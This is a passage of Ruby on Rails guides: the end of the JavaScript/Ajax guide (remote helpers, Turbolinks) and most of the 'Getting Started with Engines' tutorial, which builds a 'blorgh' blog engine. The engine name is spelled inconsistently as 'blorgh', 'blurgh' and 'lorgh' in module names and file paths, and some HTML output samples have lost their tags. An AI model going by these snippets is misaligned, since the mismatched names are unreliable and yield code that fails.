[form\\_tag](#) is very similar to `form_for`. It has a `:remote` option that you can use like this:

```
<%= form_tag('/posts', remote: true) do %>
 ...
<% end %>
```

This will generate the following HTML:

```
<form accept-charset="UTF-8" action="/posts" data-remote="true" method="post">
 ...
</form>
```

Everything else is the same as `form_for`. See its documentation for full details.

### 3.3 link\_to

[link\\_to](#) is a helper that assists with generating links. It has a `:remote` option you can use like this:

```
<%= link_to "a post", @post, remote: true %>
```

which generates

```
a post
```

You can bind to the same Ajax events as `form_for`. Here's an example. Let's assume that we have a list of posts that can be deleted with just one click. We would generate some HTML like this:

```
<%= link_to "Delete post", @post, remote: true, method: :delete %>
```

and write some CoffeeScript like this:

```
$ ->
 $("a[data-remote]").on "ajax:success", (e, data, status, xhr) ->
 alert "The post was deleted."
```

### 3.4 button\_to

[button\\_to](#) is a helper that helps you create buttons. It has a `:remote` option that you can call like this:



```
<%= button_to "A post", @post, remote: true %>
```

this generates



```
<form action="/posts/1" class="button_to" data-remote="true" method="post">
 <div><input type="submit" value="A post"></div>
</form>
```

Since it's just a `<form>`, all of the information on `form_for` also applies.

## 4 Server-Side Concerns

Ajax isn't just client-side, you also need to do some work on the server side to support it. Often, people like their Ajax requests to return JSON rather than HTML. Let's discuss what it takes to make that happen.

### 4.1 A Simple Example

Imagine you have a series of users that you would like to display and provide a form on that same page to create a new user. The index action of your controller looks like this:



```
class UsersController < ApplicationController
 def index
 @users = User.all
 @user = User.new
 end
 # ...
end
```

The index view (`app/views/users/index.html.erb`) contains:



```
Users

<ul id="users">
 <%= render @users %>

<%= form_for(@user, remote: true) do |f| %>
 <%= f.label :name %>

 <%= f.text_field :name %>
 <%= f.submit %>
<% end %>
```

The `app/views/users/_user.html.erb` partial contains the following:




```
<%= user.name %>
```

The top portion of the index page displays the users. The bottom portion provides a form to create a new user.

The bottom form will call the `create` action on the `UsersController`. Because the form's `remote` option is set to `true`, the request will be posted to the `UsersController` as an Ajax request, looking for JavaScript. In order to serve that request,


the `create` action of your controller would look like this:



```
app/controllers/users_controller.rb
.....
def create
 @user = User.new(params[:user])

 respond_to do |format|
 if @user.save
 format.html { redirect_to @user, notice: 'User was successfully created.' }
 format.js {}
 format.json { render json: @user, status: :created, location: @user }
 else
 format.html { render action: "new" }
 format.json { render json: @user.errors, status: :unprocessable_entity }
 end
 end
end
```

Notice the `format.js` in the `respond_to` block; that allows the controller to respond to your Ajax request. You then have a corresponding `app/views/users/create.js.erb` view file that generates the actual JavaScript code that will be sent and executed on the client side.



```
$("<%= escape_javascript(render @user) %>").appendTo("#users");
```

## 5 Turbolinks


Rails 4 ships with the [Turbolinks gem](#). This gem uses Ajax to speed up page rendering in most applications.

### 5.1 How Turbolinks Works

Turbolinks attaches a click handler to all `<a>` on the page. If your browser supports [PushState](#), Turbolinks will make an Ajax request for the page, parse the response, and replace the entire `<body>` of the page with the `<body>` of the response. It will then use `PushState` to change the URL to the correct one, preserving refresh semantics and giving you pretty URLs.

The only thing you have to do to enable Turbolinks is have it in your `Gemfile`, and put `//= require turbolinks` in your CoffeeScript manifest, which is usually `app/assets/javascripts/application.js`.


If you want to disable Turbolinks for certain links, add a `data-no-turbolink` attribute to the tag:



```
No turbolinks here.
```

### 5.2 Page Change Events

When writing CoffeeScript, you'll often want to do some sort of processing upon page load. With jQuery, you'd write something like this:



```
$(document).ready ->
 alert "page has loaded!"
```

However, because Turbolinks overrides the normal page loading process, the event that this relies on will not be fired. If you have code that looks like this, you must change your code to do this instead:



```
$(document).on "page:change", ->
 alert "page has loaded!"
```

For more details, including other events you can bind to, check out [the Turbolinks README](#).

## 6 Other Resources

Here are some helpful links to help you learn even more:

- [jquery-ujs wiki](#)
- [jquery-ujs list of external articles](#)
- [Rails 3 Remote Links and Forms: A Definitive Guide](#)
- [Railscasts: Unobtrusive JavaScript](#)
- [Railscasts: Turbolinks](#)

## Feedback

You're encouraged to help improve the quality of this guide.

Please contribute if you see any typos or factual errors. To get started, you can read our [documentation contributions](#) section.

You may also find incomplete content, or stuff that is not up to date. Please do add any missing documentation for master. Make sure to check [Edge Guides](#) first to verify if the issues are already fixed or not on the master branch. Check the [Ruby on Rails Guides Guidelines](#) for style and conventions.

If for whatever reason you spot something to fix but cannot patch it yourself, please [open an issue](#).

And last but not least, any kind of discussion regarding Ruby on Rails documentation is very welcome in the [rubyonrails-docs mailing list](#).

This work is licensed under a [Creative Commons Attribution-Share Alike 3.0](#) License

"Rails", "Ruby on Rails", and the Rails logo are trademarks of David Heinemeier Hansson. All rights reserved.

# Getting Started with Engines

In this guide you will learn about engines and how they can be used to provide additional functionality to their host applications through a clean and very easy-to-use interface.

After reading this guide, you will know:

- ✔ **What makes an engine.**
- ✔ **How to generate an engine.**
- ✔ **Building features for the engine.**
- ✔ **Hooking the engine into an application.**
- ✔ **Overriding engine functionality in the application.**



## Chapters

1. **What are engines?**
2. **Generating an engine**
  - Inside an Engine
3. **Providing engine functionality**
  - Generating a Post Resource
  - Generating a Comments Resource
4. **Hooking Into an Application**
  - Mounting the Engine
  - Engine setup
  - Using a Class Provided by the Application
  - Configuring an Engine
5. **Testing an engine**
  - Functional Tests
6. **Improving engine functionality**
  - Overriding Models and Controllers
  - Overriding Views
  - Routes
  - Assets
  - Separate Assets & Precompiling
  - Other Gem Dependencies

## 1 What are engines?

Engines can be considered miniature applications that provide functionality to their host applications. A Rails application is actually just a "supercharged" engine, with the `Rails::Application` class inheriting a lot of its behavior from `Rails::Engine`.

Therefore, engines and applications can be thought of almost the same thing, just with subtle differences, as you'll see throughout this guide. Engines and applications also share a common structure.

Engines are also closely related to plugins. The two share a common `lib` directory structure, and are both generated using

the rails plugin new generator. The difference is that an engine is considered a "full plugin" by Rails (as indicated by the `--full` option that's passed to the generator command). This guide will refer to them simply as "engines" throughout. An engine **can** be a plugin, and a plugin **can** be an engine.

The engine that will be created in this guide will be called "blorgh". The engine will provide blogging functionality to its host applications, allowing for new posts and comments to be created. At the beginning of this guide, you will be working solely within the engine itself, but in later sections you'll see how to hook it into an application.

Engines can also be isolated from their host applications. This means that an application is able to have a path provided by a routing helper such as `posts_path` and use an engine also that provides a path also called `posts_path`, and the two would not clash. Along with this, controllers, models and table names are also namespaced. You'll see how to do this later in this guide.

It's important to keep in mind at all times that the application should **always** take precedence over its engines. An application is the object that has final say in what goes on in the universe (with the universe being the application's environment) where the engine should only be enhancing it, rather than changing it drastically.

To see demonstrations of other engines, check out [Devise](#), an engine that provides authentication for its parent applications, or [Forem](#), an engine that provides forum functionality. There's also [Spree](#) which provides an e-commerce platform, and [RefineryCMS](#), a CMS engine.

Finally, engines would not have been possible without the work of James Adam, Piotr Samacki, the Rails Core Team, and a number of other people. If you ever meet them, don't forget to say thanks!

## 2 Generating an engine

To generate an engine, you will need to run the plugin generator and pass it options as appropriate to the need. For the "blorgh" example, you will need to create a "mountable" engine, running this command in a terminal:



```
$ bin/rails plugin new blorgh --mountable
```

The full list of options for the plugin generator may be seen by typing:



```
$ bin/rails plugin --help
```

The `--full` option tells the generator that you want to create an engine, including a skeleton structure that provides the following:

- An app directory tree
- A `config/routes.rb` file:



```
Rails.application.routes.draw do
end
```

- A file at `lib/blorgh/engine.rb`, which is identical in function to a
- standard Rails application's `config/application.rb` file:



```
module Blorgh
 class Engine < ::Rails::Engine
 end
end
```

The `--mountable` option tells the generator that you want to create a "mountable" and namespace-isolated engine. This generator will provide the same skeleton structure as would the `--full` option, and will add:

- Asset manifest files (`application.js` and `application.css`)
- A namespaced ApplicationController stub
- A namespaced ApplicationHelper stub
- A layout view template for the engine
- Namespace isolation to `config/routes.rb`:



```
Blorgh::Engine.routes.draw do
end
```

- Namespace isolation to `lib/blurgh/engine.rb`:



```
module Blorgh
 class Engine < ::Rails::Engine
 isolate_namespace Blorgh
 end
end
```

Additionally, the `--mountable` option tells the generator to mount the engine inside the dummy testing application located at `test/dummy` by adding the following to the dummy application's routes file at `test/dummy/config/routes.rb`:



```
mount Blorgh::Engine, at: "blurgh"
```

## 2.1 Inside an Engine

### 2.1.1 Critical Files

At the root of this brand new engine's directory lives a `blurgh.gemspec` file. When you include the engine into an application later on, you will do so with this line in the Rails application's Gemfile:



```
gem 'blurgh', path: "vendor/engines/blurgh"
```

Don't forget to run `bundle install` as usual. By specifying it as a gem within the Gemfile, Bundler will load it as such, parsing this `blurgh.gemspec` file and requiring a file within the `lib` directory called `lib/blurgh.rb`. This file requires the `blurgh/engine.rb` file (located at `lib/blurgh/engine.rb`) and defines a base module called `Blorgh`.




```
require "blurgh/engine"

module Blorgh
end
```



Some engines choose to use this file to put global configuration options for their engine. It's a relatively good idea, so if you want to offer configuration options, the file where your engine's `module` is defined is perfect for that. Place the methods inside the module and you'll be good to go.

Within `lib/blurgh/engine.rb` is the base class for the engine:



```
module Blurgh
 class Engine < Rails::Engine
 isolate_namespace Blurgh
 end
end
```

By inheriting from the `Rails::Engine` class, this gem notifies Rails that there's an engine at the specified path, and will correctly mount the engine inside the application, performing tasks such as adding the `app` directory of the engine to the load path for models, mailers, controllers and views.

The `isolate_namespace` method here deserves special notice. This call is responsible for isolating the controllers, models, routes and other things into their own namespace, away from similar components inside the application. Without this, there is a possibility that the engine's components could "leak" into the application, causing unwanted disruption, or that important engine components could be overridden by similarly named things within the application. One of the examples of such conflicts is helpers. Without calling `isolate_namespace`, the engine's helpers would be included in an application's controllers.



It is **highly** recommended that the `isolate_namespace` line be left within the `Engine` class definition. Without it, classes generated in an engine **may** conflict with an application.

What this isolation of the namespace means is that a model generated by a call to `bin/rails g model`, such as `bin/rails g model post`, won't be called `Post`, but instead be namespaced and called `Blurgh::Post`. In addition, the table for the model is namespaced, becoming `blurgh_posts`, rather than simply `posts`. Similar to the model namespacing, a controller called `PostsController` becomes `Blurgh::PostsController` and the views for that controller will not be at `app/views/posts`, but `app/views/blurgh/posts` instead. Mailers are namespaced as well.

Finally, routes will also be isolated within the engine. This is one of the most important parts about namespacing, and is discussed later in the [Routes](#) section of this guide.

### 2.1.2 app Directory

Inside the `app` directory are the standard `assets`, `controllers`, `helpers`, `mailers`, `models` and `views` directories that you should be familiar with from an application. The `helpers`, `mailers` and `models` directories are empty, so they aren't described in this section. We'll look more into models in a future section, when we're writing the engine.

Within the `app/assets` directory, there are the `images`, `javascripts` and `stylesheets` directories which, again, you should be familiar with due to their similarity to an application. One difference here, however, is that each directory contains a sub-directory with the engine name. Because this engine is going to be namespaced, its assets should be too.

Within the `app/controllers` directory there is a `blurgh` directory that contains a file called `application_controller.rb`. This file will provide any common functionality for the controllers of the engine. The `blurgh` directory is where the other controllers for the engine will go. By placing them within this namespaced directory, you prevent them from possibly clashing with identically-named controllers within other engines or even within the application.



The `ApplicationController` class inside an engine is named just like a Rails application in order to make it easier for you to convert your applications into engines.

Lastly, the `app/views` directory contains a `layouts` folder, which contains a file at `blurgh/application.html.erb`. This file allows you to specify a layout for the engine. If this engine is to be used as a stand-alone engine, then you would



add any customization to its layout in this file, rather than the application's `app/views/layouts/application.html.erb` file.

If you don't want to force a layout on to users of the engine, then you can delete this file and reference a different layout in the controllers of your engine.

### 2.1.3 bin Directory

This directory contains one file, `bin/rails`, which enables you to use the `rails` sub-commands and generators just like you would within an application. This means that you will be able to generate new controllers and models for this engine very easily by running commands like this:




```
$ bin/rails g model
```

Keep in mind, of course, that anything generated with these commands inside of an engine that has `isolate_namespace` in the `Engine` class will be namespaced.

### 2.1.4 test Directory

The `test` directory is where tests for the engine will go. To test the engine, there is a cut-down version of a Rails application embedded within it at `test/dummy`. This application will mount the engine in the `test/dummy/config/routes.rb` file:



```
Rails.application.routes.draw do
 mount Blorgh::Engine => "/blorgh"
end
```

This line mounts the engine at the path `/blorgh`, which will make it accessible through the application only at that path.

Inside the `test` directory there is the `test/integration` directory, where integration tests for the engine should be placed. Other directories can be created in the `test` directory as well. For example, you may wish to create a `test/models` directory for your model tests.

## 3 Providing engine functionality

The engine that this guide covers provides posting and commenting functionality and follows a similar thread to the [Getting Started Guide](#), with some new twists.

### 3.1 Generating a Post Resource

The first thing to generate for a blog engine is the `Post` model and related controller. To quickly generate this, you can use the Rails scaffold generator.



```
$ bin/rails generate scaffold post title:string text:text
```

This command will output this information:



```
invoke active_record
create db/migrate/[timestamp]_create_blorgh_posts.rb
create app/models/blorgh/post.rb
invoke test_unit
create test/models/blorgh/post_test.rb
create test/fixtures/blorgh/posts.yml
invoke resource_route
route resources :posts
```

```


invoke scaffold_controller
create app/controllers/blorgh/posts_controller.rb
invoke erb
create app/views/blorgh/posts
create app/views/blorgh/posts/index.html.erb
create app/views/blorgh/posts/edit.html.erb
create app/views/blorgh/posts/show.html.erb
create app/views/blorgh/posts/new.html.erb
create app/views/blorgh/posts/_form.html.erb
invoke test_unit
create test/controllers/blorgh/posts_controller_test.rb
invoke helper
create app/helpers/blorgh/posts_helper.rb
invoke test_unit
create test/helpers/blorgh/posts_helper_test.rb
invoke assets
invoke js
create app/assets/javascripts/blorgh/posts.js
invoke css
create app/assets/stylesheets/blorgh/posts.css
invoke css
create app/assets/stylesheets/scaffold.css

```

The first thing that the scaffold generator does is invoke the `active_record` generator, which generates a migration and a model for the resource. Note here, however, that the migration is called `create_blorgh_posts` rather than the usual `create_posts`. This is due to the `isolate_namespace` method called in the `Blorgh::Engine` class's definition. The model here is also namespaced, being placed at `app/models/blorgh/post.rb` rather than `app/models/post.rb` due to the `isolate_namespace` call within the `Engine` class.

Next, the `test_unit` generator is invoked for this model, generating a model test at `test/models/blorgh/post_test.rb` (rather than `test/models/post_test.rb`) and a fixture at `test/fixtures/blorgh/posts.yml` (rather than `test/fixtures/posts.yml`).

After that, a line for the resource is inserted into the `config/routes.rb` file for the engine. This line is simply `resources :posts`, turning the `config/routes.rb` file for the engine into this:



```

Blorgh::Engine.routes.draw do
 resources :posts
end

```

Note here that the routes are drawn upon the `Blorgh::Engine` object rather than the `YourApp::Application` class. This is so that the engine routes are confined to the engine itself and can be mounted at a specific point as shown in the [test directory](#) section. It also causes the engine's routes to be isolated from those routes that are within the application. The [Routes](#) section of this guide describes it in detail.

Next, the `scaffold_controller` generator is invoked, generating a controller called `Blorgh::PostsController` (at `app/controllers/blorgh/posts_controller.rb`) and its related views at `app/views/blorgh/posts`. This generator also generates a test for the controller (`test/controllers/blorgh/posts_controller_test.rb`) and a helper (`app/helpers/blorgh/posts_controller.rb`).

Everything this generator has created is neatly namespaced. The controller's class is defined within the `Blorgh` module:



```

module Blorgh
 class PostsController < ApplicationController
 ...
 end
end

```



The ApplicationController class being inherited from here is the `Blorgh::ApplicationController`, not an application's ApplicationController.

The helper inside `app/helpers/blorgh/posts_helper.rb` is also namespaced:



```
module Blorgh
 module PostsHelper
 ...
 end
end
```

This helps prevent conflicts with any other engine or application that may have a post resource as well.

Finally, the assets for this resource are generated in two files: `app/assets/javascripts/blorgh/posts.js` and `app/assets/stylesheets/blorgh/posts.css`. You'll see how to use these a little later.

By default, the scaffold styling is not applied to the engine because the engine's layout file, `app/views/layouts/blorgh/application.html.erb`, doesn't load it. To make the scaffold styling apply, insert this line into the `<head>` tag of this layout:



```
<%= stylesheet_link_tag "scaffold" %>
```

You can see what the engine has so far by running `rake db:migrate` at the root of our engine to run the migration generated by the scaffold generator, and then running `rails server` in `test/dummy`. When you open `http://localhost:3000/blorgh/posts` you will see the default scaffold that has been generated. Click around! You've just generated your first engine's first functions.

If you'd rather play around in the console, `rails console` will also work just like a Rails application. Remember: the `Post` model is namespaced, so to reference it you must call it as `Blorgh::Post`.



```
>> Blorgh::Post.find(1)
=> #<Blorgh::Post id: 1 ...>
```

One final thing is that the `posts` resource for this engine should be the root of the engine. Whenever someone goes to the root path where the engine is mounted, they should be shown a list of posts. This can be made to happen if this line is inserted into the `config/routes.rb` file inside the engine:



```
root to: "posts#index"
```

Now people will only need to go to the root of the engine to see all the posts, rather than visiting `/posts`. This means that instead of `http://localhost:3000/blorgh/posts`, you only need to go to `http://localhost:3000/blorgh` now.

## 3.2 Generating a Comments Resource


Now that the engine can create new blog posts, it only makes sense to add commenting functionality as well. To do this, you'll need to generate a comment model, a comment controller and then modify the posts scaffold to display comments and allow people to create new ones.

From the application root, run the model generator. Tell it to generate a `Comment` model, with the related table having two columns: a `post_id` integer and `text` text column.



```
$ bin/rails generate model Comment post_id:integer text:text
```

This will output the following:




```
invoke active_record
create db/migrate/[timestamp]_create_blorgh_comments.rb
create app/models/blorgh/comment.rb
invoke test_unit
create test/models/blorgh/comment_test.rb
create test/fixtures/blorgh/comments.yml
```

This generator call will generate just the necessary model files it needs, namespacing the files under a `blorgh` directory and creating a model class called `Blorgh::Comment`. Now run the migration to create our `blorgh_comments` table:




```
$ bin/rake db:migrate
```

To show the comments on a post, edit `app/views/blorgh/posts/show.html.erb` and add this line before the "Edit" link:



```
<h3>Comments</h3>
<%= render @post.comments %>
```

This line will require there to be a `has_many` association for comments defined on the `Blorgh::Post` model, which there isn't right now. To define one, open `app/models/blorgh/post.rb` and add this line into the model:




```
has_many :comments
```

Turning the model into this:



```
module Blorgh
 class Post < ActiveRecord::Base
 has_many :comments
 end
end
```



Because the `has_many` is defined inside a class that is inside the `Blorgh` module, Rails will know that you want to use the `Blorgh::Comment` model for these objects, so there's no need to specify that using the `:class_name` option here.

Next, there needs to be a form so that comments can be created on a post. To add this, put this line underneath the call to `render @post.comments` in `app/views/blorgh/posts/show.html.erb`:

```
<%= render "blorgh/comments/form" %>
```

Next, the partial that this line will render needs to exist. Create a new directory at `app/views/blorgh/comments` and in it a new file called `_form.html.erb` which has this content to create the required partial:

```
<h3>New comment</h3>
<%= form_for [@post, @post.comments.build] do |f| %>
 <p>
 <%= f.label :text %>

 <%= f.text_area :text %>
 </p>
 <%= f.submit %>
<% end %>
```

When this form is submitted, it is going to attempt to perform a POST request to a route of `/posts/:post_id/comments` within the engine. This route doesn't exist at the moment, but can be created by changing the `resources :posts` line inside `config/routes.rb` into these lines:

```
resources :posts do
 resources :comments
end
```

This creates a nested route for the comments, which is what the form requires.

The route now exists, but the controller that this route goes to does not. To create it, run this command from the application root:

```
$ bin/rails g controller comments
```

This will generate the following things:

```
create app/controllers/blorgh/comments_controller.rb
invoke erb
 exist app/views/blorgh/comments
invoke test_unit
create test/controllers/blorgh/comments_controller_test.rb
invoke helper
create app/helpers/blorgh/comments_helper.rb
invoke test_unit
create test/helpers/blorgh/comments_helper_test.rb
invoke assets
invoke js
create app/assets/javascripts/blorgh/comments.js
invoke css
create app/assets/stylesheets/blorgh/comments.css
```

The form will be making a POST request to `/posts/:post_id/comments`, which will correspond with the `create` action in `Blorgh::CommentsController`. This action needs to be created, which can be done by putting the following lines inside the class definition in `app/controllers/blorgh/comments_controller.rb`:

```
def create
 @post = Post.find(params[:post_id])
```

```

@comment = @post.comments.create(comment_params)
flash[:notice] = "Comment has been created!"
redirect_to posts_path
end

private
def comment_params
 params.require(:comment).permit(:text)
end

```

This is the final step required to get the new comment form working. Displaying the comments, however, is not quite right yet. If you were to create a comment right now, you would see this error:



```

Missing partial blorgh/comments/comment with {:handlers=>[:erb, :builder],
:formats=>[:html], :locale=>[:en, :en]}. Searched in:
"/Users/ryan/Sites/side_projects/blorgh/test/dummy/app/views"
"/Users/ryan/Sites/side_projects/blorgh/app/views"

```

The engine is unable to find the partial required for rendering the comments. Rails looks first in the application's (test/dummy) app/views directory and then in the engine's app/views directory. When it can't find it, it will throw this error. The engine knows to look for blorgh/comments/comment because the model object it is receiving is from the Blorgh::Comment class.

This partial will be responsible for rendering just the comment text, for now. Create a new file at app/views/blorgh/comments/\_comment.html.erb and put this line inside it:



```

<%= comment_counter + 1 %>. <%= comment.text %>

```

The comment\_counter local variable is given to us by the <%= render @post.comments %> call, which will define it automatically and increment the counter as it iterates through each comment. It's used in this example to display a small number next to each comment when it's created.

That completes the comment function of the blogging engine. Now it's time to use it within an application.

## 4 Hooking Into an Application

Using an engine within an application is very easy. This section covers how to mount the engine into an application and the initial setup required, as well as linking the engine to a User class provided by the application to provide ownership for posts and comments within the engine.

### 4.1 Mounting the Engine

First, the engine needs to be specified inside the application's Gemfile. If there isn't an application handy to test this out in, generate one using the rails new command outside of the engine directory like this:



```

$ rails new unicorn

```

Usually, specifying the engine inside the Gemfile would be done by specifying it as a normal, everyday gem.




```

gem 'devise'

```

However, because you are developing the blorgh engine on your local machine, you will need to specify the :path

option in your Gemfile:




```
gem 'blorgh', path: "/path/to/blorgh"
```

Then run `bundle` to install the gem.


As described earlier, by placing the gem in the Gemfile it will be loaded when Rails is loaded. It will first require `lib/blorgh.rb` from the engine, then `lib/blorgh/engine.rb`, which is the file that defines the major pieces of functionality for the engine.

To make the engine's functionality accessible from within an application, it needs to be mounted in that application's `config/routes.rb` file:



```
mount Blorgh::Engine, at: "/blog"
```


This line will mount the engine at `/blog` in the application. Making it accessible at `http://localhost:3000/blog` when the application runs with `rails server`.



Other engines, such as Devise, handle this a little differently by making you specify custom helpers (such as `devise_for`) in the routes. These helpers do exactly the same thing, mounting pieces of the engine's functionality at a pre-defined path which may be customizable.

## 4.2 Engine setup

The engine contains migrations for the `blorgh_posts` and `blorgh_comments` table which need to be created in the application's database so that the engine's models can query them correctly. To copy these migrations into the application use this command:




```
$ bin/rake blorgh:install:migrations
```

If you have multiple engines that need migrations copied over, use `railties:install:migrations` instead:



```
$ bin/rake railties:install:migrations
```

This command, when run for the first time, will copy over all the migrations from the engine. When run the next time, it will only copy over migrations that haven't been copied over already. The first run for this command will output something such as this:




```
Copied migration [timestamp_1]_create_blorgh_posts.rb from blorgh
Copied migration [timestamp_2]_create_blorgh_comments.rb from blorgh
```

The first timestamp (`[timestamp_1]`) will be the current time, and the second timestamp (`[timestamp_2]`) will be the current time plus a second. The reason for this is so that the migrations for the engine are run after any existing migrations in the application.

To run these migrations within the context of the application, simply run `rake db:migrate`. When accessing the engine through `http://localhost:3000/blog`, the posts will be empty. This is because the table created inside the application is different from the one created within the engine. Go ahead, play around with the newly mounted engine. You'll find that it's the same as when it was only an engine.

If you would like to run migrations only from one engine, you can do it by specifying `SCOPE`:



```
rake db:migrate SCOPE=blorgh
```

This may be useful if you want to revert engine's migrations before removing it. To revert all migrations from `blorgh` engine you can run code such as:



```
rake db:migrate SCOPE=blorgh VERSION=0
```


## 4.3 Using a Class Provided by the Application

### 4.3.1 Using a Model Provided by the Application

When an engine is created, it may want to use specific classes from an application to provide links between the pieces of the engine and the pieces of the application. In the case of the `blorgh` engine, making posts and comments have authors would make a lot of sense.

A typical application might have a `User` class that would be used to represent authors for a post or a comment. But there could be a case where the application calls this class something different, such as `Person`. For this reason, the engine should not hardcode associations specifically for a `User` class.

To keep it simple in this case, the application will have a class called `User` that represents the users of the application. It can be generated using this command inside the application:




```
rails g model user name:string
```

The `rake db:migrate` command needs to be run here to ensure that our application has the `users` table for future use.

Also, to keep it simple, the posts form will have a new text field called `author_name`, where users can elect to put their name. The engine will then take this name and either create a new `User` object from it, or find one that already has that name. The engine will then associate the post with the found or created `User` object.


First, the `author_name` text field needs to be added to the `app/views/blorgh/posts/_form.html.erb` partial inside the engine. This can be added above the `title` field with this code:



```
<div class="field">
 <%= f.label :author_name %>

 <%= f.text_field :author_name %>
</div>
```

Next, we need to update our `Blorgh::PostController#post_params` method to permit the new form parameter:



```
def post_params
 params.require(:post).permit(:title, :text, :author_name)
end
```



The `Blorgh::Post` model should then have some code to convert the `author_name` field into an actual `User` object and associate it as that post's author before the post is saved. It will also need to have an `attr_accessor` set up for this field, so that the setter and getter methods are defined for it.

To do all this, you'll need to add the `attr_accessor` for `author_name`, the association for the author and the `before_save` call into `app/models/blorgh/post.rb`. The author association will be hard-coded to the `User` class for the time being.



```
attr_accessor :author_name
belongs_to :author, class_name: "User"

before_save :set_author

private
def set_author
 self.author = User.find_or_create_by(name: author_name)
end
```

By representing the author association's object with the `User` class, a link is established between the engine and the application. There needs to be a way of associating the records in the `blorgh_posts` table with the records in the `users` table. Because the association is called `author`, there should be an `author_id` column added to the `blorgh_posts` table.

To generate this new column, run this command within the engine:



```
$ bin/rails g migration add_author_id_to_blorgh_posts author_id:integer
```



Due to the migration's name and the column specification after it, Rails will automatically know that you want to add a column to a specific table and write that into the migration for you. You don't need to tell it any more than this.

This migration will need to be run on the application. To do that, it must first be copied using this command:



```
$ bin/rake blorgh:install:migrations
```

Notice that only *one* migration was copied over here. This is because the first two migrations were copied over the first time this command was run.



```
NOTE Migration [timestamp]_create_blorgh_posts.rb from blorgh has been
skipped. Migration with the same name already exists. NOTE Migration
[timestamp]_create_blorgh_comments.rb from blorgh has been skipped. Migration
with the same name already exists. Copied migration
[timestamp]_add_author_id_to_blorgh_posts.rb from blorgh
```

Run the migration using:



```
$ bin/rake db:migrate
```

Now with all the pieces in place, an action will take place that will associate an author - represented by a record in the `users` table - with a post, represented by the `blorgh_posts` table from the engine.

Finally, the author's name should be displayed on the post's page. Add this code above the "Title" output inside `app/views/blorgh/posts/show.html.erb`:




```
<p>
 Author:
 <%= @post.author %>
</p>
```

By outputting `@post.author` using the `<%=` tag, the `to_s` method will be called on the object. By default, this will look quite ugly:



```
#<User:0x00000100ccb3b0>
```

This is undesirable. It would be much better to have the user's name there. To do this, add a `to_s` method to the `User` class within the application:




```
def to_s
 name
end
```

Now instead of the ugly Ruby object output, the author's name will be displayed.

#### 4.3.2 Using a Controller Provided by the Application

Because Rails controllers generally share code for things like authentication and accessing session variables, they inherit from `ApplicationController` by default. Rails engines, however are scoped to run independently from the main application, so each engine gets a scoped `ApplicationController`. This namespace prevents code collisions, but often engine controllers need to access methods in the main application's `ApplicationController`. An easy way to provide this access is to change the engine's scoped `ApplicationController` to inherit from the main application's `ApplicationController`. For our `Blorgh` engine this would be done by changing `app/controllers/blorgh/application_controller.rb` to look like:



```
class Blorgh::ApplicationController < ApplicationController
end
```

By default, the engine's controllers inherit from `Blorgh::ApplicationController`. So, after making this change they will have access to the main application's `ApplicationController`, as though they were part of the main application.

This change does require that the engine is run from a Rails application that has an `ApplicationController`.

## 4.4 Configuring an Engine

This section covers how to make the `User` class configurable, followed by general configuration tips for the engine.

### 4.4.1 Setting Configuration Settings in the Application

The next step is to make the class that represents a `User` in the application customizable for the engine. This is because that class may not always be `User`, as previously explained. To make this setting customizable, the engine will have a

configuration setting called `author_class` that will be used to specify which class represents users inside the application.


To define this configuration setting, you should use a `mattr_accessor` inside the `Blorgh` module for the engine. Add this line to `lib/lorgh.rb` inside the engine:



```
mattr_accessor :author_class
```

This method works like its brothers, `attr_accessor` and `cattr_accessor`, but provides a setter and getter method on the module with the specified name. To use it, it must be referenced using `Blorgh.author_class`.

The next step is to switch the `Blorgh::Post` model over to this new setting. Change the `belongs_to` association inside this model (`app/models/lorgh/post.rb`) to this:




```
belongs_to :author, class_name: Blorgh.author_class
```

The `set_author` method in the `Blorgh::Post` model should also use this class:




```
self.author = Blorgh.author_class.constantize.find_or_create_by(name: author_name)
```

To save having to call `constantize` on the `author_class` result all the time, you could instead just override the `author_class` getter method inside the `Blorgh` module in the `lib/lorgh.rb` file to always call `constantize` on the saved value before returning the result:



```
def self.author_class
 @@author_class.constantize
end
```


This would then turn the above code for `set_author` into this:



```
self.author = Blorgh.author_class.find_or_create_by(name: author_name)
```

Resulting in something a little shorter, and more implicit in its behavior. The `author_class` method should always return a `Class` object.

Since we changed the `author_class` method to return a `Class` instead of a `String`, we must also modify our `belongs_to` definition in the `Blorgh::Post` model:



```
belongs_to :author, class_name: Blorgh.author_class.to_s
```

To set this configuration setting within the application, an initializer should be used. By using an initializer, the configuration will be set up before the application starts and calls the engine's models, which may depend on this configuration setting existing.

Create a new initializer at `config/initializers/lorgh.rb` inside the application where the `lorgh` engine is installed and put this content in it:

---



```
Blorgh.author_class = "User"
```



It's very important here to use the `String` version of the class, rather than the class itself. If you were to use the class, Rails would attempt to load that class and then reference the related table. This could lead to problems if the table wasn't already existing. Therefore, a `String` should be used and then converted to a class using `constantize` in the engine later on.

Go ahead and try to create a new post. You will see that it works exactly in the same way as before, except this time the engine is using the configuration setting in `config/initializers/blorgh.rb` to learn what the class is.

There are now no strict dependencies on what the class is, only what the API for the class must be. The engine simply requires this class to define a `find_or_create_by` method which returns an object of that class, to be associated with a post when it's created. This object, of course, should have some sort of identifier by which it can be referenced.

#### 4.4.2 General Engine Configuration

Within an engine, there may come a time where you wish to use things such as initializers, internationalization or other configuration options. The great news is that these things are entirely possible, because a Rails engine shares much the same functionality as a Rails application. In fact, a Rails application's functionality is actually a superset of what is provided by engines!

If you wish to use an initializer - code that should run before the engine is loaded - the place for it is the `config/initializers` folder. This directory's functionality is explained in the [Initializers section](#) of the Configuring guide, and works precisely the same way as the `config/initializers` directory inside an application. The same thing goes if you want to use a standard initializer.

For locales, simply place the locale files in the `config/locales` directory, just like you would in an application.

## 5 Testing an engine

When an engine is generated, there is a smaller dummy application created inside it at `test/dummy`. This application is used as a mounting point for the engine, to make testing the engine extremely simple. You may extend this application by generating controllers, models or views from within the directory, and then use those to test your engine.

The `test` directory should be treated like a typical Rails testing environment, allowing for unit, functional and integration tests.

### 5.1 Functional Tests

A matter worth taking into consideration when writing functional tests is that the tests are going to be running on an application - the `test/dummy` application - rather than your engine. This is due to the setup of the testing environment; an engine needs an application as a host for testing its main functionality, especially controllers. This means that if you were to make a typical `GET` to a controller in a controller's functional test like this:



```
get :index
```

It may not function correctly. This is because the application doesn't know how to route these requests to the engine unless you explicitly tell it **how**. To do this, you must also pass the `:use_route` option as a parameter on these requests:



```
get :index, use_route: :blorgh
```

This tells the application that you still want to perform a GET request to the `index` action of this controller, but you want to use the engine's route to get there, rather than the application's one.

## 6 Improving engine functionality

This section explains how to add and/or override engine MVC functionality in the main Rails application.

### 6.1 Overriding Models and Controllers


